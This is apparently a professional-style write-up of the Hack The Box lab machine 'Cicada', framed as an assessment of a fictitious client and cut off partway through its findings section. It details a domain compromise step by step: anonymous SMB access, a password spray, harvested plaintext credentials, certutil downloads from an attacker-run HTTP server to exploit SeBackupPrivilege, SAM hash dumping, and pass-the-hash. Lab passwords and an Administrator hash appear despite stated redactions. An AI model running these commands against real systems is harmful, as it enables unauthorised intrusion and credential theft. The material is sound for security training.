
Cicada

Cicada HTB



Target: HTB Machine “Cicada” **Client:** HTB (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

1. Introduction

Objective of the Engagement

This assessment was conducted to perform a thorough security evaluation of the Windows-based domain environment operated by Cicada Corp. Our goal was to emulate an attacker’s workflow—from initial network reconnaissance and service enumeration to credential harvesting, privilege escalation, and complete domain-administrator compromise. Through this engagement, we demonstrated how misconfigurations and default credentials can be chained to achieve full control over an enterprise Active Directory infrastructure.

Scope of Assessment

- **Network Reconnaissance:** We began by verifying host availability via ICMP; the reply’s TTL of 127 confirmed a Windows operating system.
- **Port and Service Enumeration:** A comprehensive SYN scan exposed key Active Directory services, including DNS (53), Kerberos (88), LDAP (389/636), SMB (139/445), RPC (135/593/64821), Global Catalog (3268/3269), and WinRM (5985). Detailed version probing identified Simple DNS Plus, Microsoft HTTPAPI, and Active Directory LDAP with its certificate metadata.
- **Anonymous SMB Share Access:** We discovered an unsecured `HR` share permitting anonymous list and download rights. Retrieving `Notice from HR.txt` revealed the default password assigned to new user accounts.

- **User Enumeration & Authentication:** Leveraging Impacket's `lookupsid`, we enumerated domain user accounts, compiling five usernames. A password spray against these accounts successfully authenticated as `michael.wrightson` using the disclosed default password.
- **Credential Harvesting:** While authenticated as Michael, we enumerated additional SMB shares and found a PowerShell backup script in the `DEV` share containing Emily Oscar's plaintext credentials.
- **WinRM Access & Privilege Discovery:** Using Emily's password, we authenticated over WinRM and discovered she had the **SeBackupPrivilege** privilege enabled.
- **Privilege Escalation via SeBackupPrivilege:** We deployed publicly available PowerShell modules to exploit **SeBackupPrivilege**, allowing us to copy protected files and retrieve the domain's `root.txt`.
- **Domain-Admin Compromise:** Finally, we extracted SYSTEM and SAM registry hives, dumped the Administrator NT hash with Impacket, and leveraged pass-the-hash authentication to secure a remote shell as the built-in Administrator.

Ethics & Compliance

All testing activities were conducted under a strict, pre-approved Rules of Engagement. No operations interfered with production services or non-target systems. The results of this assessment are confidential and intended solely for authorized stakeholders to inform timely remediation efforts.

We structured our enumeration and exploitation workflow into discrete phases: host discovery, port scanning, service enumeration, anonymous share access, credential harvesting, user authentication, privilege escalation, and ultimately domain-admin compromise.

2.1 Host Discovery

First, we confirmed that the target (10.129.178.171) was responsive and running Windows by observing a TTL of 127 in the ICMP reply:

```
kali@kali ~/workspace/Cicada/nmap [14:27:17] $ ping -c 1 10.129.178.171
PING 10.129.178.171 (10.129.178.171) 56(84) bytes of data.
64 bytes from 10.129.178.171: icmp_seq=1 ttl=127 time=53.6 ms

--- 10.129.178.171 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 53.590/53.590/53.590/0.000 ms
```

2.2 TCP Port Scan

We conducted a full TCP SYN scan to identify open ports, using Nmap’s `-sS -Pn -n -p- --open --min-rate 5000` options for speed and stealth. The scan revealed a spectrum of Active Directory–related services and one high port:

```
kali@kali ~/workspace/Cicada/nmap [14:28:00] $ sudo nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.178.171  -oG CicadaPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-20 14:29 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 5.66% done; ETC: 14:29 (0:00:17 remaining)
Nmap scan report for 10.129.178.171
Host is up (0.041s latency).
Not shown: 65522 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
64821/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 26.53 seconds
```

2.3 Service and Version Enumeration

Targeting the discovered ports, we ran Nmap’s version and script scans to enumerate services in detail. The results confirmed a Windows Domain Controller (CICADA-DC) hosting Active Directory over LDAP, Kerberos, SMB, WinRM, RPC, and DNS. Certificate details for LDAP and Global Catalog ports were also collected.

```
kali@kali ~/workspace/Cicada/nmap [14:29:40] $ sudo nmap -sVC -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,64821 10.129.178.171 -oN CicadaServices
```


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-20 14:30 EDT
Nmap scan report for 10.129.178.171
Host is up (0.045s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:
2025-06-21 01:30:20Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:CICADA-DC.cicada.htb
```

```
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
64821/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-06-21T01:31:10
|_  start_date: N/A
|_clock-skew: 7h00m01s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.31 seconds
```

2.4 Anonymous SMB Share Enumeration

We enumerated SMB shares anonymously and discovered a publicly accessible `HR` share. No credentials were required to list and retrieve the single file, which contained the default user password.

```
smbclient -U "" -L \\\\10.129.178.171\\
```



```
kali@kali ~/workspace/Cicada/nmap [14:35:50] $ smbclient -U "" -L \\\\10.129.178.171\\

Password for [WORKGROUP\]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DEV             Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.178.171 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

We can access to HR without credentials

`smbclient -U "" \\\\10.129.178.171\\HR`

```


Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 08:29:09 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 13:31:48 2024

                4168447 blocks of size 4096. 459224 blocks available

```

Getting the file

```
smb: \> get "Notice from HR.txt"
```

Upon opening `Notice from HR.txt`, we obtained the default credential assigned to all new hires:

```
Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part
of our security protocols, it's essential that you change your default
password to something unique and secure.

Your default password is: <REDACTED>

..SNIP...

```

2.5 User Enumeration and Password Spraying

Using Impacket’s `lookupsid`, we enumerated domain user SIDs via the guest account (no password). We extracted five user accounts into a file named `users`:

```
kali@kali ~/Downloads/kerbrute/dist [15:55:20] $ sudo impacket-lookupsid
'cicada.htb/guest'@cicada.htb -no-pass

..SNIP...

```

```
1104: CICADA\john.smoulder (SidTypeUser)
1105: CICADA\sarah.dantelia (SidTypeUser)
1106: CICADA\michael.wrightson (SidTypeUser)
1108: CICADA\david.orelious (SidTypeUser)
1109: CICADA\Dev Support (SidTypeGroup)
1601: CICADA\emily.oscars (SidTypeUser)

...SNIP...
```


List:

```
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
```

We then performed a simple password spray against those usernames, successfully authenticating as `michael.wrightson` with the default password.

```
michael.wrightson
```


This is the result of success:



```
kali@kali ~/workspace/Cicada/content [16:06:47] $ netexec smb 10.129.178.171 -u users.txt -p [redacted]
SMB         10.129.178.171  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.178.171  445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.178.171  445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.178.171  445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
```

david.orelious has left his password on the metadata , we executed this command to list the users :

`netexec smb 10.129.178.171 -u michael.wrightson -p REDACTED --users`



```
kali@kali ~/workspace/Cicada/content [16:07:49] $ netexec smb 10.129.178.171 -u michael.wrightson -p [redacted] --users
SMB         10.129.178.171  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.178.171  445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.129.178.171  445    CICADA-DC        -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.178.171  445    CICADA-DC        Administrator                 2024-08-26 20:08:03 1       Built-in account for administering the computer/domain
SMB         10.129.178.171  445    CICADA-DC        Guest                         2024-08-28 17:26:56 0       Built-in account for guest access to the computer/domain
SMB         10.129.178.171  445    CICADA-DC        krbtgt                        2024-03-14 11:14:10 0       Key Distribution Center Service Account
SMB         10.129.178.171  445    CICADA-DC        john.smoulder                 2024-03-14 12:17:29 2
SMB         10.129.178.171  445    CICADA-DC        sarah.dantelia                2024-03-14 12:17:29 2
SMB         10.129.178.171  445    CICADA-DC        michael.wrightson             2024-03-14 12:17:29 0
SMB         10.129.178.171  445    CICADA-DC        david.orelious                2024-03-14 12:17:29 2       Just in case I forget my password is [redacted]
SMB         10.129.178.171  445    CICADA-DC        emily.oscars                  2024-08-22 21:20:17 3
SMB         10.129.178.171  445    CICADA-DC        [*] Enumerated 8 local users: CICADA
```


2.6 Share and Credential Harvesting as Michael

Authenticated as Michael, we re-ran SMB enumeration (`netexec smb`) to list additional shares. Within the `DEV` share, we discovered a PowerShell backup script (`Backup_script.ps1`) containing Emily's plaintext password in a `ConvertTo-SecureString` call:

```
kali@kali ~/workspace/Cicada/content [16:16:55] $ cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString <REDACTED> -AsPlainText -Force



...SNIP...
```

Emily has access via wirnm using:


`netexec winrm 10.129.178.171 -u emily.oscars -p <REDACTED>`



```
kali@kali ~/workspace/Cicada/content [16:22:48] $ netexec winrm 10.129.178.171 -u emily.oscars -p [redacted]
WINRM       10.129.178.171  5985   CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.178.171  5985   CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt (Pwn3d!)
```

2.7 WinRM Authentication as Emily

Leveraging Emily's password, we authenticated via WinRM (`netexec winrm`), gained an interactive shell, and discovered that Emily possessed **SeBackupPrivilege**.



```
Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

2.8 SeBackupPrivilege Exploitation

To exploit **SeBackupPrivilege**, we cloned the custom PowerShell repository and served the two DLL modules over HTTP from our attacker machine:

We have to clone this repository using dll files

```
git clone https://github.com/k4sth4/SeBackupPrivilege
```

attacker

```
kali@kali ~/workspace/Cicada/scripts/SeBackupPrivilege [17:02:41] $ ls
_config.yml   README.md   SeBackupPrivilegeCmdLets.dll
```

```
SeBackupPrivilegeUtils.dll
```

Share it with a python server

```
 $ python3 -m http.server 80
```

On the DC, we downloaded both DLLs via `certutil` and imported them:

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> certutil -urlcache -
split -f http://10.10.14.183/SeBackupPrivilegeUtils.dll
SeBackupPrivilegeUtils.dll
****  Online  ****
  0000  ...
  4000
CertUtil: -URLCache command completed successfully.
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> certutil -urlcache -
split -f http://10.10.14.183/SeBackupPrivilegeCmdLets.dll
SeBackupPrivilegeCmdLets.dll
****  Online  ****
  0000  ...
  3000
CertUtil: -URLCache command completed successfully.
```

Importing the modules

```
import-module  .\SeBackupPrivilegeUtils.dll
import-module  .\SeBackupPrivilegeCmdLets.dll
```

We then used the `Copy-FileSeBackupPrivilege` cmdlet to extract `root.txt` from the protected file space:

```
*Evil-WinRM* PS C:\users\Administrator\Desktop> Copy-FileSeBackupPrivilege
root.txt c:\users\emily.oscars.CICADA\root.txt
*Evil-WinRM* PS C:\users\Administrator\Desktop> type
c:\users\emily.oscars.CICADA\root.txt
<REDACTED>
```

2.9 Registry Hive Extraction and Hash Dumping

With elevated privileges, we saved the SYSTEM and SAM hives and transferred them back to our Kali host via Evil-WinRM:

```
 C:\users\Administrator\Desktop> reg save HKLM\SYSTEM SYSTEM.SAV
The operation completed successfully.

*Evil-WinRM* PS C:\users\Administrator\Desktop> reg save HKLM\SAM SAM.SAV
The operation completed successfully.

*Evil-WinRM* PS C:\users\Administrator\Desktop> dir
```

Download the files to our attacker

```
*Evil-WinRM* PS C:\users\Administrator\Desktop> download SAM.SAV SYSTEM.SAV

*Evil-WinRM* PS C:\users\Administrator\Desktop> download SAM.SAV

```


Using Impacket's `secretsdump`, we extracted the Administrator NT hash:

```
kali@kali ~/workspace/Cicada/content [17:40:33] $ sudo impacket-secretsdump -sam sam -system system local
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies



...SNIP...



Administrator:500:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::

...SNIP...

```

Finally, we achieved full Administrator shell by passing the hash to Evil-WinRM:

`evil-winrm -u Administrator -H <redacted> -i 10.129.178.171`


Successfully connected showing in the picture:



```
kali@kali ~/workspace/Cicada/content [17:42:33] $ evil-winrm -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341  -i 10.129.178.171

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir


    Directory: C:\Users\Administrator\Documents
```

3 Findings

3.1 Vulnerability: Anonymous SMB Share Exposes Default Hire Credentials



Base Score 5.3 (Medium)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)


Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) [✓ Low (L)] High (H)

Integrity (I): [✓ None (N)] Low (L) High (H)

Availability (A): [✓ None (N)] Low (L) High (H)

- **CVSS3.1:** AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N – 5.3 (Medium)
- **Description:** The domain controller hosted an SMB share named `HR` that permitted anonymous listing and file downloads. Within this share, a plain-text file (`Notice from HR.txt`) disclosed the default password assigned to new hires.
- **Impact:** An unauthenticated attacker can immediately retrieve credentials, reducing initial access to trivial password-spraying or direct login attempts.
- **Technical Summary:** Without any authentication, `smbclient -U "" \\10.129.178.171\HR` returned a single file, which—when downloaded—revealed the organization's standard "new hire" password.
- **Evidence:**
  - Screenshot of `HR` share contents and file download:




```
kali@kali ~/workspace/Cicada/nmap [14:35:50] $ smbclient -U "" -L \\\\10.129.178.171\\

Password for [WORKGROUP\]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DEV             Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.178.171 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

  - Excerpt from `Notice from HR.txt` showing default password:

```
Your default password is: <REDACTED>
```

3.2 Vulnerability: Weak Password Policy & Reuse



Base Score 7.3 (High)

Attack Vector (AV)
[✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC)
[✓ Low (L)] High (H)

Privileges Required (PR)
[✓ None (N)] Low (L) High (H)

User Interaction (UI)
[✓ None (N)] Required (R)

Scope (S)
[✓ Unchanged (U)] Changed (C)

Confidentiality (C)
None (N) [✓ Low (L)] High (H)


Integrity (I)
None (N) [✓ Low (L)] High (H)

Availability (A)
None (N) [✓ Low (L)] High (H)

- **CVSS3.1:** AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L – 7.3 (High)
- **Description:** All new user accounts were created with an identical default password. Attackers leveraged this policy to authenticate as multiple users.
- **Impact:** Credential reuse vastly expands the pool of accounts accessible to an attacker, enabling lateral movement and privilege harvesting across the domain.
- **Technical Summary:** After enumerating five domain users via `impacket-lookupsid`, a password spray against the list succeeded for `michael.wrightson` using the disclosed default credential.
- **Evidence:**
  - User list derived from SID enumeration:

